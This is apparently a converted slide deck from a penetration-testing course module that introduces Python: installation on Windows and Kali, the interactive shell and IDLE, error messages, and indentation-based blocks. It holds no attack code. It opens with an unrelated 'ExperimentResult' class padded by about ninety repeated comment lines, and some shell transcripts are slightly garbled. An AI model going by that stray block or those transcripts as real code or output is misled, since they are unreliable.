

v4

Penetration Testing Student

Programming in Python

Section 02 | Module 03

```
1 class ExperimentResult:
2     def __init__(self, experiment, observations):
3         self.experiment = experiment
4         self.observations = observations
5
6     def __str__(self):
7         return f"ExperimentResult(experiment={self.experiment}, observations={self.observations})"
8
9 # ExperimentResult
10
11 # ExperimentResult
12 # ExperimentResult
13 # ExperimentResult
14 # ExperimentResult
15 # ExperimentResult
16 # ExperimentResult
17 # ExperimentResult
18 # ExperimentResult
19 # ExperimentResult
20 # ExperimentResult
21 # ExperimentResult
22 # ExperimentResult
23 # ExperimentResult
24 # ExperimentResult
25 # ExperimentResult
26 # ExperimentResult
27 # ExperimentResult
28 # ExperimentResult
29 # ExperimentResult
30 # ExperimentResult
31 # ExperimentResult
32 # ExperimentResult
33 # ExperimentResult
34 # ExperimentResult
35 # ExperimentResult
36 # ExperimentResult
37 # ExperimentResult
38 # ExperimentResult
39 # ExperimentResult
40 # ExperimentResult
41 # ExperimentResult
42 # ExperimentResult
43 # ExperimentResult
44 # ExperimentResult
45 # ExperimentResult
46 # ExperimentResult
47 # ExperimentResult
48 # ExperimentResult
49 # ExperimentResult
50 # ExperimentResult
51 # ExperimentResult
52 # ExperimentResult
53 # ExperimentResult
54 # ExperimentResult
55 # ExperimentResult
56 # ExperimentResult
57 # ExperimentResult
58 # ExperimentResult
59 # ExperimentResult
60 # ExperimentResult
61 # ExperimentResult
62 # ExperimentResult
63 # ExperimentResult
64 # ExperimentResult
65 # ExperimentResult
66 # ExperimentResult
67 # ExperimentResult
68 # ExperimentResult
69 # ExperimentResult
70 # ExperimentResult
71 # ExperimentResult
72 # ExperimentResult
73 # ExperimentResult
74 # ExperimentResult
75 # ExperimentResult
76 # ExperimentResult
77 # ExperimentResult
78 # ExperimentResult
79 # ExperimentResult
80 # ExperimentResult
81 # ExperimentResult
82 # ExperimentResult
83 # ExperimentResult
84 # ExperimentResult
85 # ExperimentResult
86 # ExperimentResult
87 # ExperimentResult
88 # ExperimentResult
89 # ExperimentResult
90 # ExperimentResult
91 # ExperimentResult
92 # ExperimentResult
93 # ExperimentResult
94 # ExperimentResult
95 # ExperimentResult
96 # ExperimentResult
97 # ExperimentResult
98 # ExperimentResult
99 # ExperimentResult
100 # ExperimentResult
```

Table of Contents

Module 03 | Programming in Python

3.1 About Python

3.2 Variables & Types

3.3 Input / Output

3.4 Control Flow

3.5 Lists

3.6 Dictionaries

3.7 Functions

3.8 Modules

3.9 Pentester Scripting



Learning Objectives

By the end of this module, you should have a better understanding of:

- How to use python among operating systems
- Solid basics of python programming



Introduction

Welcome to the Python Programming Section!

In this section, we cover some important concepts about Python.



You can find all the Python code samples used on the **Resources** drop-down menu of this module.

What is Python?




3.1 What is Python

Python is a powerful object-oriented programming language, and it is:

- Cross-platform
- Free
- Interpreted: it runs directly from the source code (no need to compile it)
- Often used in scripting roles
- Easily usable in conjunction with components written in other languages



3.1 What is Python




To start programming in Python, we need to download and install it. You can do it at the following link:

<http://www.Python.org/getit>. If you use Kali Linux, please skip this step, as Python is already installed in your OS.

3.1 What is Python

Once installed we can start using Python in 2 different ways: **Basic interactive** & **IDLE** (Python shell)




```
C:\Windows\system32\cmd.exe - python
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\eLS>python
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.1600 32 bit (Intel)] on win32
Type "help()", "copyright()", "credits()" or "license()" for more information.
>>>
```

IDLE combines an interactive interpreter with code editing and debugging. You can run it by pressing start and searching for 'Python IDLE'.


The **basic interactive** is a primitive environment. If during the installation you enabled the option 'Add Python.exe to Path', you can run it by opening a command shell and running the command 'Python'.



```
Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.1600 32 bit (Intel)] on win32
Type "copyright()", "credits()" or "license()" for more information.
>>>
```



3.1 What is Python

When working interactively, the results of our code are displayed after the `>>>` lines after you press the Enter key. Each time you run a Python command, it runs immediately.



```
C:\Windows\system32\cmd.exe - python
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\eLS>python
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.1600 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> print("hello world")
hello world
>>>
```



```
Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.1600 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> print("hello world")
hello world
>>> |
```


The above program is a “hello world” written in Python.

3.1 What is Python

Installing Python in a Windows environment is a very simple task. If you are going to use **Kali Linux**, Python is pre-installed. Depending on the Kali release, different Python versions may be installed. If you want to check your version, open a console and type the following command:



```
python -V
```

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the command 'python -V' being executed, resulting in the output 'Python 2.7.3'. The prompt changes from 'root@kali:~#' to 'root@kali:~#' after the command is entered and executed.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# python -V  
Python 2.7.3  
root@kali:~#
```

3.1 What is Python

Moreover, if you want to use Python idle, you need to install the right packages.

You can do it typing the following command:




```
apt-get install idle
```


```
File Edit View Search Terminal Help
root@kali:~# apt-get install idle
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  dkms epiphany-browser-data libcrypt-passwdmd5-perl linux-headers-amd64
  python-flask python-jinja2 python-markupsafe python-werkzeug
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  idle-python2.7
The following NEW packages will be installed:
  idle idle-python2.7
0 upgraded, 2 newly installed, 0 to remove and 13 not upgraded.
Need to get 307 kB of archives.
After this operation, 1,024 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://http.kali.org/kali/ kali/main idle-python2.7 all 2.7.3-6+deb7u2 [304 kB]
Get:2 http://http.kali.org/kali/ kali/main idle all 2.7.3-4+deb7u1 [3,044 B]
Fetched 307 kB in 1s (279 kB/s)
Selecting previously unselected package idle-python2.7.
(Reading database ... 329338 files and directories currently installed.)
Unpacking idle-python2.7 (from .../idle-python2.7_2.7.3-6+deb7u2_all.deb) ...
Selecting previously unselected package idle.
Unpacking idle (from .../idle_2.7.3-4+deb7u1_all.deb) ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
Processing triggers for man-db ...
Processing triggers for menu ...
Setting up idle-python2.7 (2.7.3-6+deb7u2) ...
Setting up idle (2.7.3-4+deb7u1) ...
Processing triggers for menu ...
root@kali:~#
```

3.1 What is Python

As shown in the below images, similar to Windows systems, we can now run Python code by typing the command `python` from the console. IDLE can be used by typing the command `idle-python2.7`.



```
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license()" for more
>>>
```



```
File Edit View Search Terminal Help
root@kali:~# idle-python2.7

Python Shell
File Edit Shell Debug Options Windows Help
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>>
```

3.1 What is Python

Since our next samples are based on Python 3.3.0 and Python 3.4.2, we need to know how to install this version on Linux systems.

The installation process is quite simple. In Kali Linux, we can download Python 3.4.2 here:

<http://www.Python.org/getit/>

Download the latest source release

Download Python 3.4.2


Download Python 2.7.9

Wondering which version to use? [Here's more about the difference between Python 2 and 3.](#)

3.1 What is Python

Now that we have downloaded the Python-3.4.2.tar.xz file, open a console, move to the directory where the file resides and run the following commands:

```
</>
tar xvf Python-3.4.2.tar.xz
cd Python-3.4.2/
./configure
make
make install
```



```
File Edit View Search Terminal Help
root@kali:~# tar xvf Python-3.4.2.tar.xz
Python-3.4.2/
Python-3.4.2/install-sh


File Edit View Search Terminal Help
root@kali:~# cd Python-3.4.2/
root@kali:~/Python-3.4.2# ./configure
checking build system type... x86_64-unknown-linux-gnu
checking host system type... x86_64-unknown-linux-gnu

File Edit View Search Terminal Help
root@kali:~/Python-3.4.2# make
gcc -pthread -c -Wno-unused-result -DNDEBUG -g
types -Werror=declaration-after-statement
BUILD_COPROCESSOR=...

File Edit View Search Terminal Help
root@kali:~/Python-3.4.2# make install
if test "no-framework" = "no-framework" ; then
    /usr/bin/install -c python /
```


3.1 What is Python

Now we can run any Python version by typing the right command.



```
File Edit View Search Terminal Help
root@kali:~# python3
Python 3.4.2 (default, Feb  3 2015, 09:55:55)
[GCC 4.7.2] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>

File Edit View Search Terminal Help
root@kali:~# python2.7
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>

File Edit View Search Terminal Help
root@kali:~# python2.6
Python 2.6.8 (unknown, Jan 26 2013, 14:35:25)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

3.1 What is Python

Why Interactive?


The interactive prompt runs your code on the fly, but remember that it does not save your code in a file. It is very useful if you want to experiment and test short programs.

The immediate feedback of the interactive prompt is the best way to start learning how Python works and it is the easiest way to learn what a piece of code does without running the whole program.

3.1 What is Python

Using the interactive shell, we can see errors while we write our code. In the below program we are trying to print a variable that does not exist (**f**), and of course, the interpreter returns an error.


The last line of the message shows the exception detected, while right above it we can see the affected statement.

A screenshot of a Python Shell window titled "Python Shell". The window has a menu bar with "File", "Edit", "Shell", "Debug", "Options", "Windows", and "Help". The main text area shows the following content:

```
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.1600 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> x = 2
>>> print(f)
Traceback (most recent call last):
  File "<pyshell#1>", line 1, in <module>
    print(f)
NameError: name 'f' is not defined
>>> |
```


3.1 What is Python

As you can imagine, you can also create your program in a non-interactive way. You can use any text editor to create it or use the integrated editor in IDLE by clicking *File->New File*.




3.1 What is Python

Once your program is complete, you must save it using the **.py** extension.



3.1 What is Python

Now that your program is complete, you can run it from within the IDLE window (Run->Run Module) or by using the Windows command shell (**python your_program.py**). Running the code from IDLE causes the code to run in the Python Shell.



3.1 What is Python



IMPORTANT NOTE!

Python differs from many other programming languages because it uses whitespace and indentation to determine block structures. In other words, Python specifies that several statements are part of a single group by indenting them.

Indentation is a good practice that makes code easier to read. While other programming languages (like C/C++/Java...) use curly brackets '**{ }**' to begin and end instruction blocks, Python uses indentation!



3.1 What is Python

The below code prints all the numbers from 0 to 9. As we can see, C++ uses the `{` and `}` to delimit the body of the while loop. In the Python screenshot, you can see that Python does not use brackets to delimit a block, instead it uses indentation.

```
using namespace std;
```

```
int main ()
```

```
{
```

```
    int n=0;
```

```
    while(n < 10){
```

```
        cout << n << " ";
```

```
        ++n;
```

```
    }
```

```
    return 0;
```

```
}
```

C++

Curly Brackets
delimit the block

```
Python 3.3.0 (v3.3.0:bd8afb90ebf2,
```

```
tel) on win32
```

```
Type "copyright", "credits" or "li
```

```
>>> n = 0
```

```
>>> while n < 10:
```

```
    print(n)
```

```
    n += 1
```

Python

Indentation delimits the
block

3.1 What is Python

Here is another example that shows the importance of indentation. The only difference between the two scripts is the indentation at the **print(n)** statement.




```
File Edit Format Run Options Windows Help
# YOUR CODE GOES HERE

n = 0
while n < 10:
    n += 1
    print(n)
```

Python Shell

```
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.61000] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>> 1
>>> 2
>>> 3
>>> 4
>>> 5
>>> 6
>>> 7
>>> 8
>>> 9
>>> 10
>>> |
```

Within while



```
File Edit Format Run Options Windows Help
# YOUR CODE GOES HERE

n = 0
while n < 10:
    n += 1
print(n)
```


Python Shell

```
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.61000] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>> 10
>>>
```

Outside while

3.1 What is Python

In the first case (left), the print statement is part of the while block. If we run the script, print is executed 10 times. In the second script (right), the print statement is outside the while structure, and it is executed one time.



